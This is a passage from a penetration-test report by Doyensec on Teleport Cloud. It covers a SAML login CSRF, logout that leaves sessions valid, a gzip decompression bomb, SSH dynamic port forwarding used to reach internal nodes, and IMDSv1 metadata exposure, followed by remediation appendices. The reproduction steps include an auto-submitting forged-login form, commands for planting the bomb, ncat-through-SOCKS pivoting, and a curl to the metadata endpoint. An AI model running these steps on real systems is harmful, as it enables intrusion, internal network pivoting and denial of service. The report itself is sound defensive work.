Medium. The attacker needs to host the malicious OP. They also need to be an administrator of a tenant to:

- add a malicious OIDC Auth Connector
- read the Audit Log

However, due to the multi-tenant design of Teleport Cloud, administrators of any tenant can use SSRF to attack other victim tenants and the cloud infrastructure. The network isolation measures in the Cloud team's pipeline should be implemented as part of a wider defense-in-depth approach and they should not be regarded as a decisive mitigation, since bypasses or allowed hosts can still exist in the isolation configuration.

Remediation

Ensure that the request is issued to a safe host, possibly limiting the response content returned to the user.

Attempts to guard against Server Side Request Forgery are often implemented incorrectly, by either blocking all IP addresses, not handling IPv6, following HTTP redirects or having TOCTTOU[7] issues.

Firstly, redact the error message from `lib/auth/oidc.go#L576` to make this SSRF "blind". Hide the response body from the Audit Log.

Fix the systematic blind SSRF (multiple occurrences): even though a full response is not retrieved, information can still be gleaned about other services on the network. When performing OIDC or SAML authentication, the client should not be requesting URLs on the internal network. Fixing this may require patching the *go-oidc* package.

Resources

- OWASP SSRF
  https://www.owasp.org/index.php/Server_Side_Request_Forgery

- Server-Side Request Forgery Prevention Cheat Sheet
  https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

[7] Time of check to time of use

TEL-Q121-8. Sales Center SAML Cross Site Request Forgery

Severity	**Low**
Vulnerability Class	Cross Site Request Forgery (CSRF)
Component	cloud/pkg/salesserver/login/handler.go
Status	Closed

Description

Due to the nature of how the web was designed, there is an implicit trust relationship between the user and the associated web server. It is assumed that the user will always make a request on their own behalf. This assumption is violated through a vulnerability class known as Cross-Site Request Forgery (CSRF).

In an attack-scenario, a request is kicked off by an attacker on behalf of a victim. The victim simply needs to click a malicious link or to visit a page holding a snippet of attacker constructed javascript for a forged request to be sent from their browser. The attacker is then performing actions through the victim's browser, meaning cookies and authentication data will be sent automatically.

A particular category of CSRF attacks is named "forced logins". Forced login CSRF is a type of attack where the attacker can force the user to log in to the attacker's account on a web application and thus reveal information about what the user is doing while logged in, steal provided confidential information, or prevent and simulate actions completion.

While assessing the risk for such attacks, Doyensec found that the implementation of SAML authentication in the Sales Center is vulnerable to Login Cross Site Request Forgery (Login CSRF). The Sales Center is a publicly accessible web-app to manage customers, the setup process, and usage statistics. When receiving valid SAML assertions on the `/api/saml/acs` endpoint, the Sales application will log the user in without verifying that the login request was initiated by the same browser session.

An attacker can record their SAML assertions and embed them in a malicious page. Victims simply need to click a malicious link in order to be logged into the Sales Center with the attacker's account. If they were previously logged in with a different account, they will be now logged in as the attacker.

Reproduction Steps

1. Login to the Sales Center at https://teleport.sh/sales and capture the POST request to https://teleport.sh/api/saml/acs.
2. Replace the SAMLResponse in the HTML with the values from the request.

```
<html>
 <body>
  <form action="https://teleport.sh/api/saml/acs" method="POST">
   <input type="hidden" name="SAMLResponse" value="ABCD123&#61;" />
   <input type="hidden" name="RelayState" value="&#47;" />
   <input type="submit" value="Submit request" />
```

```
    </form>
    <script>document.forms[0].submit();</script>
  </body>
</html>
```

3. A 'victim' who browses to the page above will be logged in with the attacker's account (as long as the assertions have not expired).

Impact

Low. Users of the Sales Center could be tricked into performing actions with an attacker's account instead of their own. Since a valid Gravitational Okta identity is required in the first place and independent account registrations are not possible, the impact of the vulnerability was lowered to "Low".

Complexity

High. The attacker requires an account in the Sales Center. The next barrier is simply manipulating a victim to click a link or visit a webpage that contains some attacker made HTML or Javascript.

Remediation

Implement a CSRF token-based protection to avoid forced logins. The value of the generated token should be non-predictable for this mitigation to work.

The SAML implementation for the main Teleport application is not vulnerable. On initiating a SAML login request for a Web Session, the user's `grv_csrf` cookie is stored with the request ID at `lib/web/saml.go#L54`:

```
response, err := h.cfg.ProxyClient.CreateSAMLAuthRequest(
    services.SAMLAuthRequest{
        ConnectorID:       connectorID,
        CSRFToken:         csrfToken,
        CreateWebSession:  true,
        ClientRedirectURL: clientRedirectURL,
    })
```

When receiving a login response, the stored CSRF token is looked up based on the ID in the response. The `grv_csrf` cookie is checked with `csrf.VerifyToken` against the stored token to make sure it is identical.

For Sales Center, the CSRF token can be stored with the request ID as above, or passed through the request via the RelayState parameter. In the latter case, the response handler must check that the `grv_csrf` cookie exists and is identical to the RelayState parameter.

Resources

- OWASP, “Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet” Login CSRF
  https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html#login-csrf

TEL-Q121-9. Logout Does Not Invalidate The User Session

Severity	**Low**
Vulnerability Class	Insufficient Authentication and Session Management
Component	cloud/web/packages/sales/src/services/session.ts
Status	Closed

Description

In the Teleport Cloud solution, the Sales Center app provides high-level APIs to sales operations. It allows sales representatives to manage subscriptions, configure and set up billing plans, create teleport licenses, and send email notifications.

While reviewing the authentication flow for this web application, the sales user's logout function was found to be incorrectly implemented. When a sales user uses the logout function available through the web application interface, the user's session cookie named `grv-session` is not removed. Moreover, the session is also not destroyed by the server-side and still can be reused.

The logout button currently only performs a redirect to the `/sales/login` page:

```
import history from './history';

const session = {
  logout() {
    history.goToLogin();
  },
};

export default session;
```

Reproduction Steps

The issue can be reproduced using the following steps:

1. Login to the Sales Center at https://cloud.gravitational.io/sales
2. Click on the `Sign Out` button
3. Verify that you are redirected `https://cloud.gravitational.io/sales/login` page
4. Change url to `https://cloud.gravitational.io/sales/accounts` and verify you still have valid session and don't need to login again.

Impact

An attacker will be able to use the account previously accessed by the victim without knowing their credentials. The lack of a proper session invalidation increases the likelihood of certain attacks. For example, an attacker may intercept a session ID, possibly via network sniffing or via Cross-Site Scripting attacks, and use the stolen user's session until it reaches its expiration time.

In another scenario, a user might access a website from a shared computer (e.g. at a library, at an Internet café, or at an open work environment). This issue could also allow an attacker to use the browser's back button to access web pages previously accessed by the victim.

Complexity

High. Even if the exploitation of this issue can be performed using nothing more than a web browser, an attacker is required to obtain a valid session token. One way to do this is by performing a solid forensic analysis to recover the session token from the victim's browser. Please note that this finding can be also abused during a session hijacking attack to increase the attacker's window of opportunity.

Remediation

On sign-out make sure to always invalidate the current session server-side. Extended the already existing Javascript function for the logout to remove session cookie client-side.

The web application should proactively help its users to secure their accounts by developing robust login and logout procedures.

Resources

- "Testing for logout functionality (OTG-SESS-006)", OWASP
  https://www.owasp.org/index.php/Testing_for_logout_functionality_(OTG-SESS-006)

- "CWE-613: Insufficient Session Expiration", MITRE
  https://cwe.mitre.org/data/definitions/613.html

TEL-Q121-10. Decompression Bomb In Decompress Functions

Severity	**Informational**
Vulnerability Class	Denial of Service (DoS)
Component	• lib/events/fields.go:111 • lib/events/auditlog.go:822
Status	Risk Accepted

Description

A decompression bomb is a malicious archive file designed to crash or render useless the program or system reading it.

In Teleport, two session streaming modes can be set through a RBAC option: *sync* and *async*. In *async* streams, the stream is sent to the disk and then forwarded to the Auth server. From Teleport v5.0, *async* mode behaves differently from before, since all archive construction occurs on Auth server and the Nodes no longer construct any compressed archives. For backward compatibility with all other API, the legacy endpoints and mode still exists, making Teleport still vulnerable to decompression bombs. The following functions are performing insecure decompression operations:

- `ValidateArchive` in `lib/events/fields.go:111`

```
// ValidateArchive validates namespace and serverID fields within all events //
in the archive.
func ValidateArchive(reader io.Reader, serverID string) error {
    tarball := tar.NewReader(reader)
...
    zip, err := gzip.NewReader(tarball)
    if err != nil {
        return trace.Wrap(err)
    }
    defer zip.Close();

    scanner := bufio.NewScanner(zip)
...
```

- `unpackFile` in `lib/events/auditlog.go:822`

```
func (l *AuditLog) unpackFile(fileName string) (readSeekCloser, error) {
 basename := filepath.Base(fileName)
...
 reader, err := gzip.NewReader(source)
 if err != nil {
        return nil, trace.Wrap(err)
 }
 defer reader.Close()

 if _, err := io.Copy(dest, reader);
...

 return dest, nil
```

```
    }
```

Reproduction Steps

In order to reproduce the vulnerability follow these steps:

1. On a compromised node, an attacker downloads or creates a gzip (`gz`) bomb (e.g. 10MB to 10GB)[8]
2. The attacker copy the created gzip bomb file into the `/var/lib/teleport/log/upload/sessions/default` directory of the malicious node
3. The attacker renames the gzip bomb file following the format `{RANDOM_UUID}.chunks.gz`, e.g.:

```
# mv 10GB.gz 99999999-9999-4089-ae1e-8e24717b3e7e.chunks.gz
```


4. In the same folder, the attacker creates a `99999999-9999-4089-ae1e-8e24717b3e7e.index` file with the content:

```
{"file_name":"99999999-9999-4089-ae1e-8e24717b3e7e.chunks.gz","type":"chunks","index":0,"offset":0}
```

5. To trigger a session upload, the attacker also creates a `{RANDOM_UUID}.completed` file:

```
touch 99999999-9999-4089-ae1e-8e24717b3e7e.completed
```


6. Session files are uploaded to the Auth server's container and later copied as *tar* file into an S3 bucket.
7. The attacker then tries to replay a session upload. The request will fail with the gateway timeout error.



```
GET
/v1/webapi/sites/doyensec-misha3.teleport.sh/sessions/99999999-9999-4089-ae1e-8e24717b3e7e/
events HTTP/1.1
Host: doyensec-misha3.teleport.sh
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:84.0) Gecko/20100101
Firefox/84.0
X-CSRF-Token: 392d4eaee49f9b6450b37855720bca3c7685599d83225395f0481eeaa925ceee
Authorization: Bearer 26246d24d068a5daf66cfb0169465f8f674273fcd26bad75dba9a5cef168fef4
cache: no-store
mode: same-origin
Connection: close
Cookie: grv_csrf=392d4eaee49f9b6450b37855720bca3c7685599d83225395f0481eeaa925ceee; session=
7b22757365722223a226d796b6861696c6f40646f79656e7365632e636f6d222c22736964223a226237656636373
836306135343534333835306165626335396637386365353862613666376261333238306165373762313662313 7
3063656338363865383964642 27d
```

```
HTTP/1.1 504 Gateway Timeout
Cache-Control: no-cache, no-store, must-revalidate
Content-Type: application/json
Expires: 0
Pragma: no-cache
Date: Wed, 27 Jan 2021 16:06:28 GMT
Content-Length: 57
Connection: close

{
  "message":"net/http: timeout awaiting response headers"
}
```

8. To verify the attack, check the size of the playback session in the Auth container. The file will be expanded from the initial ~10MB into 10GB.



```
I have no name!@teleport-auth-5445d84576-9h6ph:/var/lib/teleport/log/playbacks/sessions/default$ du . -h
9.8G    .
I have no name!@teleport-auth-5445d84576-9h6ph:/var/lib/teleport/log/playbacks/sessions/default$ ll -ht
total 9.8G
-rw-r----- 1 2000 root 9.8G Jan 27 16:07 99999999-9999-4089-ae1e-8e24717b3e7e.chunks
drwxr-x--- 2 2000 root 4.0K Jan 27 16:05 .
-rw-r--r-- 1 2000 root 9.8M Jan 27 16:05 99999999-9999-4089-ae1e-8e24717b3e7e.chunks.gz
-rw-r--r-- 1 2000 root  100 Jan 27 16:05 99999999-9999-4089-ae1e-8e24717b3e7e.index
-rw-r----- 1 2000 root 9.8M Jan 27 16:05 99999999-9999-4089-ae1e-8e24717b3e7e.tar
-rw-r----- 1 2000 root  271 Jan 27 16:03 028d4bb7-9c4a-4089-ae1e-8e24717b3e7e-0.chunks
-rw-r----- 1 2000 root  175 Jan 27 16:03 028d4bb7-9c4a-4089-ae1e-8e24717b3e7e-0.chunks.gz
-rw-r----- 1 2000 root 1.3K Jan 27 16:03 028d4bb7-9c4a-4089-ae1e-8e24717b3e7e-0.events.gz
-rw-r----- 1 2000 root  204 Jan 27 16:03 028d4bb7-9c4a-4089-ae1e-8e24717b3e7e.index
-rw-r----- 1 2000 root 1.5K Jan 27 16:03 028d4bb7-9c4a-4089-ae1e-8e24717b3e7e.tar
drwxr-x--- 3 2000 root 4.0K Jan 21 17:55 ..
```

[8] https://bomb.codes/bombs

Impact

Medium. Depending on whether the unpacking occurs into memory or into the disk the process could be either killed by the Out Of Memory (OOM) Manager or the disk space could be exhausted, interrupting the audit log processing, storage, and therefore its availability.

Complexity

Low. Such attacks against the Teleport Cloud Auth container require privileged access to at least a compromised Node host and only affects the same tenants' Auth pod.

Remediation

Since decompression bombs usually exceed what can be reasonably expected given their file size, the decompression should be aborted after reaching a reasonable limit. In the case of Teleport, setting such a limit is not possible, since customers with very large recordings may have a legit interest in having session files in the order of GB.

A potential best-effort solution could be implementing a robust gzip decoder with defenses against deviation from the standard gzip format that could lead to dangerous compression ratios, malicious archive signatures, mismatching local and central directory headers, ambiguous UTF-8 filenames, invalid file attributes, overlapping headers, overflow, underflow, sparseness, buffer bleeds, and so on.

On a different note, such a decoder would increase code complexity or break compatibility with some genuine files, without doing much to protect callers against gzip bombs. Unpacking untrusted archives from an untrusted sources today still requires CPU, time and memory limits, and since setting such resource limits is not ideal, the Teleport team decided to mark this finding's severity as Informational.

Resources

- "archive/zip: reject certain invalid archives #33026", discussion around archive readers threats on Golang's repository
  https://github.com/golang/go/issues/33026

- "CWE-409: Improper Handling of Highly Compressed Data (Data Amplification)", MITRE Individual Dictionary Definition
  https://cwe.mitre.org/data/definitions/409.html

TEL-Q121-11. Proxy Node Allows Dynamic Port Forwarding

Severity	**Medium**
Vulnerability Class	Insecure Design
Component	teleport/lib/srv/regular/sshserver.go:1338
Status	Closed

Description

The Teleport Cloud infrastructure consists of a Kubernetes cluster split into "*master*" and "*worker*" nodes. The master nodes run kubernetes-internal components, all other workloads are placed on worker nodes. Customer deployments have three service types: Node, Proxy, and Auth. Proxy and Auth containers run inside a worker machine.

When a teleport binary is executed as Node, the software provides the SSH access to it. Teleport Auth provides authentication and authorization service to proxies and nodes. The Proxy is a stateless service which is providing Web UI and serves as an authentication gateway.

While reviewing the different features of Teleport applied to the Cloud SaaS environment, Doyensec found that since the OpenSSH port forwarding (tunnels) extensions are allowed for every new tenant (`permit-port-forwarding`) and no filters are in place for Proxies deployed through Teleport Cloud, an abuse risk could exist. Authenticated attackers can make arbitrary connections inside Teleport Cloud's network using port forwarding features such as dynamic SSH port forwarding (`-D [bind_address:]port`) and hit Teleport Cloud internal resources in a SSRF-like attack:

```
...
    case sshutils.AgentForwardRequest:
        err := s.handleAgentForwardProxy(req, ctx)
        if err != nil {
            log.Debug(err)
        }
        return nil
...
```

This option allows a communication across a range of ports and will make SSH acts as a SOCKS proxy server.

Reproduction Steps

In order to reproduce the vulnerability follow these steps:

1. Login to Teleport using `tsh --proxy=doyensec-misha3.teleport.sh:443 login`

2. Test if the authentication was successful with `tsh status`

3. Create an SSH tunnel with dynamic port forwarding settings:

```
$ ssh -n -C -g -N -D 127.0.0.1:8080 -v -i ~/.tsh/keys/doyensec-misha3.teleport.sh/
mykhailo@doyensec.com root@doyensec-misha3.teleport.sh -p 3023
```


4. As a result, a SOCKS proxy will start listening on port `8080` of `localhost`, allowing dynamic port forwarding. The attacker can now use this SOCKS proxy to send traffic to any `destination:port` inside the Teleport Cloud cluster infrastructure.

5. For testing purposes, we can simulate an attacker who wants to directly connect to one of the services running on the Teleport Master Node. To do this, we run a service exposed through `nc` running on the Master node (`10.0.128.192`):


```
$ nc -lvnp 1337
```

6. An attacker can connect to the Teleport Cluster Master node (10.0.128.192) using the requested SOCKS proxy:

```
$ ncat -C -v --proxy 127.0.0.1:8080 --proxy-type socks4 10.0.128.192 1337
```



```
manager@ubuntu:~/.tsh/keys/doyensec-misha3.teleport.sh$ ncat -C -v --proxy 127.0.0.1:8080 --proxy-type socks4 10.0.128.192 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Connected to proxy 127.0.0.1:8080
HEY, connected from the any node

Hello
```



teleport.teleportinfra.sh/web/cluster/infra-prod/console/session/b4458470-7370-4d42-a4cb-9db7c990c8f6
root@ip-10-0-128-192

```
root@ip-10-0-128-192:~# nc -nvlp 1337
Listening on 0.0.0.0 1337
Connection received on 10.0.132.49 38157

HEY, connected from the any node
Hello
```

Impact

Medium. Due to the lack of network segmentation and port forwarding extensions filters, an attacker can connect to any third customer's nodes, or even to Kubernetes Master nodes belonging to the Cloud infrastructure.
Since Teleport's current `proxy.go:doHandshake` implementation expects a handshake before establishing the connection, such behavior limits the impact of the vulnerability only to the systems which presents banners before establishing the connection (e.g. HTTP servers usually are not sending such banners, while FTP servers usually send them).

Complexity

Medium. The attack requires a valid account to be present when connecting to a Teleport Cloud instance. Exploiting such a vulnerability requires basic skills and an understanding of the Teleport architecture.

Remediation

Implement network segmentation between nodes and restrict the port forwarding extensions to prevent Teleport Cloud's internal network pivoting.

Implement an *allowlist* that will allow traffic forward only to the specified host and port. Similarly to the *sshd* option:

```
permitopen="host:port"
```

Resources

- How to setup ssh tunneling
  https://linuxize.com/post/how-to-setup-ssh-tunneling/

- Open ssh client configuration files
  https://en.wikibooks.org/wiki/OpenSSH/Client_Configuration_Files

- Cluster networking
  https://kubernetes.io/docs/concepts/cluster-administration/networking/

TEL-Q121-12. Missing SSRF Protection for EC2 Instance Metadata

Severity	**Low**
Vulnerability Class	Security Misconfiguration
Component	AWS IMDS
Status	Closed

Description

In Teleport Cloud's AWS EC2 instances, it is possible to retrieve dynamic data from within a running instance using the following endpoint:

```
$ curl http://169.254.169.254/
```

This feature has been commonly abused during Server-Side Request Forgery attacks. Server-Side Request Forgery (SSRF) vulnerabilities let an attacker send crafted requests from a vulnerable web application.

Attackers can use SSRF attacks to target internal systems that are behind firewalls and are not accessible from the external network. In this particular case, an attacker may leverage SSRF to access services available through the metadata server (`169.254.169.254`) of the exploited EC2 instance.

To mitigate this class of vulnerabilities, AWS has introduced Instance Metadata Service Version 2 (IMDSv2) – a session-oriented method. This version is not enabled by default and has to be explicitly configured.

Doyensec found that retrieving the instance metadata endpoint using the v1 method was possible and did not require *HttpTokens.*

Reproduction Steps

To verify that IMDSv1 is still in use it is possible to reproduce the steps outlined in TEL-Q121-7 requesting the metadata URL or connecting to a tenant's Auth server and requesting the endpoint via cURL:

```
$ curl http://169.254.169.254/latest/
```

If the HTTP response is a `200 OK` with instance data, IMDSv1 is used. Otherwise, the HTTP request will fail since no authentication token is provided.

Alternatively, you can see the settings for specific instances by executing the following AWS CLI command:

```
$ aws ec2 describe-instances --instance-ids <INSTANCE_ID>|grep \"Http
```

Impact

While SSRF vulnerabilities against the AWS Metadata endpoint usually lead to information disclosure and potentially full system compromise, the impact is limited thanks to the use of KIAM, which allows individual pods to be mapped to an IAM role. KIAM acts as an agent that intercepts requests to the AWS API and makes sure that the requesting pod is mapped to a specific IAM role - that way, pods cannot assume the default node role of an EC2 instance.

Complexity

This issue highlights a missing security hardening configuration rather than a vulnerability per se.

Remediation

Ensures EC2 instance metadata is updated to require `HttpTokens` or disable `HttpEndpoint`. As a possible solution, transition to “Instance Metadata Service Version 2” to protect your application against AWS metadata SSRF.

Resources

- Amazon Elastic Compute Cloud - Configuring the instance metadata service
  https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/configuring-instance-metadata-service.html

Appendix A - Vulnerability Classification

Vulnerability Severity	**Critical**
	High
	Medium
	Low
	Informational

Vulnerability Class	Components With Known Vulnerabilities
	Covert Channel (Timing Attacks, etc.)
	Cross Site Request Forgery (CSRF)
	Cross Site Scripting (XSS)
	Denial of Service (DoS)
	Information Exposure
	Injection Flaws (SQL, XML, Command, Path, etc)
	Insecure Design
	Insecure Direct Object References (IDOR)
	Insufficient Authentication and Session Management
	Insufficient Authorization
	Insufficient Cryptography
	Memory Corruption (Buffer and Integer Overflows, Format String, etc)
	Race Condition
	Security Misconfiguration
	Server-Side Request Forgery (SSRF)
	Unrestricted File Uploads
	Unvalidated Redirects and Forwards
	User Privacy
	Time-of-Check to Time-of-Use (TOCTOU)

Appendix B - Remediation Checklist

The table below can be used to keep track of your remediation efforts inside this report. Mark the boxes when a fix has been implemented for the vulnerability.

☑	**Any previously issued activation links should be invalidated on every new activation link creation**
☑	**Use cookie prefixes with the** `__Host` **prefix on** `grv-session`**,** `session`**, and** `grv_csrf` **cookies**
☑	**Consider removing the** `Access-Control-Allow-Origin` **header or returning an appropriate CORS allowed origin header only allowing specific origins**
☑	**Teleport Cloud web components should suppress the errors in order to guarantee that the application will never leak error messages to an attacker**
☑	**Different namespaces should be restricted via locked-down NetworkPolicy definitions**
☑	**Ensure that the Trusted Cluster association request is only issued to a safe host, possibly limiting the response content returned to the user in the error message**
☑	**Ensure that the request is issued to a safe host, possibly limiting the response content returned to the user**
☑	**Implement a CSRF token-based protection to avoid forced logins**
☑	**On sign-out make sure to always invalidate the current session server-side. Extended the already existent Javascript function for the logout to remove session cookie client-side**
	As a potential best-effort solution, consider implementing a robust gzip decoder with defenses against deviation from the standard gzip format
☑	**Implement network segmentation between nodes and restrict the port forwarding extensions to prevent Teleport Cloud's internal network pivoting**
☑	**Ensures EC2 instance metadata is updated to require HttpTokens or disable HttpEndpoint. As a possible solution, transition to "Instance Metadata Service Version 2" to protect your application against AWS metadata SSRF.**

When done patching the listed vulnerabilities, many clients find it worthwhile to perform a retest. During a retest Doyensec researchers will attempt to bypass and subvert all implemented fixes. Retests usually take one day. Please reach out if you'd like more information on our retesting process.

Appendix C - Hardening Recommendations

Optimizing the security of any application involves a compromise with usability. Teleport in its SaaS offering should find a balance between security and UX to protect user data while keeping the application accessible to everyone.

With the objective of finding such balance and through discussions on the unique threat model, Doyensec created the following hardening recommendations. We recommend considering the following changes to improve the overall security posture of the Teleport Cloud platform.

A. Disable XSSAuditor

- On `cloud/pkg/httplib/headers/headers.go:37`, the `X-XSS-Protection` header is sent along with every response, setting the `block` mode on the user agent's XSS Auditor:

```
// X-XSS-Protection is a feature of Internet Explorer, Chrome and Safari
// that stops pages from loading when they detect reflected cross-site
// scripting (XSS) attacks
h.Set("X-XSS-Protection", "1; mode=block")
```

XSS Auditor has generated more than a little controversy since it was implemented in Chrome back in 2010, with the discovery of numerous shortcomings. XSS Auditor was also plagued by a number of bypasses to the point that the ability to bypass it was so common that it was considered a “functional bug” by the Chromium team, and not a security issue[9]. Web applications that today explicitly enable the auditor with any mode can be abused by an attacker by triggering false-positives matches, therefore selectively disabling legit or security-sensitive scripts included on the page. Following a decision by Google Chrome developers to disable Auditor in Chrome 78[10], developers should be able to disable the auditor for older browsers and set it to 0 and instead use CSP to protect against XSS. Because of this, we recommend instead using a strict CSP Level 3 policy with a `report-uri` specified as a preferred defense-in-depth approach:

- https://blog.innerht.ml/the-misunderstood-x-xss-protection/
- https://medium.com/bugbountywriteup/xss-auditor-the-protector-of-unprotected-f900a5e15b7b
- https://portswigger.net/daily-swig/google-deprecates-xss-auditor-for-chrome

B. Restrict CSP's whitelist

- In the same headers file, a CSP is set with a relaxed whitelist of hosts:

```
var trustedJsLocations = strings.Join([]string{
    "'self'",
    "*.gravitational.com",
    "*.gravitational.io",
    "*.gravitational.co",
}, " ")
```

[9] https://chromium.googlesource.com/chromium/src/+/master/docs/security/faq.md#are-xss-filter-bypasses-considered-security-bugs

[10] https://groups.google.com/a/chromium.org/forum/#!msg/blink-dev/TuYw-EZhO9g/blGViehIAwAJ

Because of AAP applications served on subdomains of `*.teleport.sh` and `*.cloud.gravitational.io` (TEL-Q121-2), the Teleport team should avoid potential bypasses by removing the existing `gravitational.io` entry used for the staging environment and ensure to not introduce the `teleport.sh` production entry later in the whitelist.

C. Configure and enable an AWS KMS provider

- It is possible to configure an AWS Key Management Service (KMS) provider and plugin for Teleport Cloud's k8s data encryption. This encryption provider should be used during the cluster creation:

  > *"The KMS encryption provider uses an envelope encryption scheme to encrypt data in etcd. The data is encrypted using a data encryption key (DEK); a new DEK is generated for each encryption. The DEKs are encrypted with a key encryption key (KEK) that is stored and managed in a remote KMS. The KMS provider uses gRPC to communicate with a specific KMS plugin. The KMS plugin, which is implemented as a gRPC server and deployed on the same host(s) as the Kubernetes master(s), is responsible for all communication with the remote KMS."*
  > *From https://kubernetes.io/docs/tasks/administer-cluster/kms-provider/*

D. Missing logging for S3 buckets

- Amazon Simple Storage Service (Amazon S3) is an object storage service available in AWS. We discovered that the `aws_s3_bucket.gravity` resource defined in `cloud/deploy/terraform/teleport-cloud.tf:381-383` does not have logging enabled. To confirm the issue, execute the following AWS CLI command:

  ```
  $ aws s3api get-bucket-logging
      --bucket <BUCKETNAME>
  ```

  If the *get-bucket-logging* command does not return any output, the access logging feature is not currently enabled for the selected bucket. As remediation, ensure that the AWS S3 Server Access Logging feature is enabled in order to record access requests useful for security audits. By default, server access logging is not enabled for S3 buckets. The process of how to enable server access logs are closely described in the AWS Documentation (https://docs.aws.amazon.com/AmazonS3/latest/user-guide/server-access-logging.html).

E. Missing encryption for S3 buckets

- Some S3 resources defined in the terraform files for tenants resource creations are missing server-side encryption definitions:

  - The `aws_s3_bucket.tf-log-bucket` on `cloud-terraform/log-account/s3_buckets.tf:1-20`
  - The `aws_s3_bucket.gravity` on `cloud/deploy/terraform/teleport-cloud.tf:381-383`

  It is possible to specify the default encryption for a bucket using server-side encryption with Amazon S3-managed keys (SSE-S3) or AWS KMS-managed keys (SSE-KMS).

F. Config Service

- Amazon Config is a service that keeps a configuration history of your AWS resources and evaluates the configuration against the industry's best practices and your organization's internal policies. Once enabled, the Config service detects your existing AWS cloud resources, then records their current configurations and any changes made to these resources later.

The data recorded by AWS Config can be extremely useful for operational troubleshooting, security audits, and compliance use cases, as it can determine how an AWS resource was configured at a certain point in time and what relationships had with other services and resources.

As a security best practice, you need to be aware of all configuration changes made at the AWS Config level. An example of this could be any root/IAM user request initiated through AWS Management Console or any AWS API request initiated programmatically using AWS CLI or SDKs, that triggers any of the Config service actions listed in the AWS API reference (https://docs.aws.amazon.com/config/latest/APIReference/API_Operations.html).

It is also important to include Global resources into your AWS Config settings to allow you to keep track of configuration changes made to Global resources, e.g. IAM resources such as IAM users, groups, roles and managed policies. The configuration data recorded with this feature enabled can be extremely useful during security investigations that are targeting the entire AWS account (i.e. all regions).

G. CloudWatch integration

- AWS CloudWatch provides a service to monitor CloudTrail events. By employing machine learning algorithms, it detects anomalous behavior and unusual traffic. Moreover, by enabling this service, Teleport Cloud can leverage the automated actions to quickly respond when the possible security incidents occur. To check the integration status, execute the following AWS CLI command:

```
$ aws logs describe-log-groups
```

If the output contains an empty list, CloudWatch Integration is not enabled. To integrate the CloudTrail log files with Amazon CloudWatch logs, please follow the step-by-step solution provided in the AWS documentation (https://docs.aws.amazon.com/awscloudtrail/latest/userguide/monitor-cloudtrail-log-files-with-cloudwatch-logs.html).

H. GuardDuty Detection

